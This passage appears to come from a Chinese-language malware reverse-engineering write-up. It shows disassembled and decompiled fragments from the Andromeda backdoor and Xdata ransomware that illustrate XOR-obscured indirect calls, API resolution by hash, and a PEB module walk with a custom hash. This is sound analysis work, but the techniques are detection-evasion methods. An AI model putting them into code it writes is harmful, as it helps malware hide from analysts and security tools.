F6 E8 7B                                jmp     near ptr 7C90D7E5h
                        sub_A7E110      endp

                        ; ---------------------------------------------
00 00 00 00                             align 10h

                        ; =============== S U B R O U T I N E =========
```

Andromeda后门botnet




```
.data:004110A4 dword_4110A4     dd 43C1FBF5h
.data:00412354 dword_412354     dd 3F6AA005h

.text:0040984E                  mov     eax, dword_4110A4
.text:00409853                  xor     eax, dword_412354
.text:00409859                  push    esi
.text:0040985A                  push    0
.text:0040985C                  call    eax
```

Xdata勒索病毒

问题：和字符串被加密之后导致的后果一样，静态分析几乎无法得到有用的信息。


API/字符串解密

之前的方法一：根据hash解密API



```
int __cdecl sub_1771000(int a1)
{
  int v1; // eax
  int v2; // esi
  int (__stdcall *v3)(int); // eax
  int (__stdcall *v4)(_DWORD, int); // eax
  char v6; // [esp+0h] [ebp-10h]

  v1 = decode_string(24588464, (int)&v6);
  v2 = WideCharToMultiByte_0(v1, 0);
  v3 = (int (__stdcall *)(int))LoadLibraryA_0;
  if ( !LoadLibraryA_0 )
  {
    v3 = (int (__stdcall *)(int))GetFunctionAddress(0xBDA26FE6);
    LoadLibraryA_0 = (int)v3;
  }
  dword_1781008 = v3(v2);
  LocalFree_0((int)&v6);
  v4 = (int (__stdcall *)(_DWORD, int))GetProcAddress_1;
  if ( !GetProcAddress_1 )
  {
    v4 = (int (__stdcall *)(_DWORD, int))GetFunctionAddress(0xA16DC157);
    GetProcAddress_1 = (int)v4;
  }
  return v4(0, a1);
}
```

临时获取API地址




```
v1 = *(_DWORD **)(*(_DWORD *)(__readfsdword(0x30u) + 12) + 12);
v2 = 0;
v3 = 0;
while ( v1[6] )
{
  v4 = (_WORD *)v1[12];
  v5 = 0;
  if ( *v4 )
  {
    do
    {
      v6 = *(unsigned __int8 *)v4 | 0x20;
      ++v4;
      v5 = (v6 + __ROR4__(v5, 8)) ^ 0x7C35D9A3;
    }
    while ( *v4 );
    if ( v5 == 0xFD5B1261 )
    {
      v3 = v1[6];
      break;
    }
  }
  v1 = (_DWORD *)*v1;
}
```

使用的hash算法

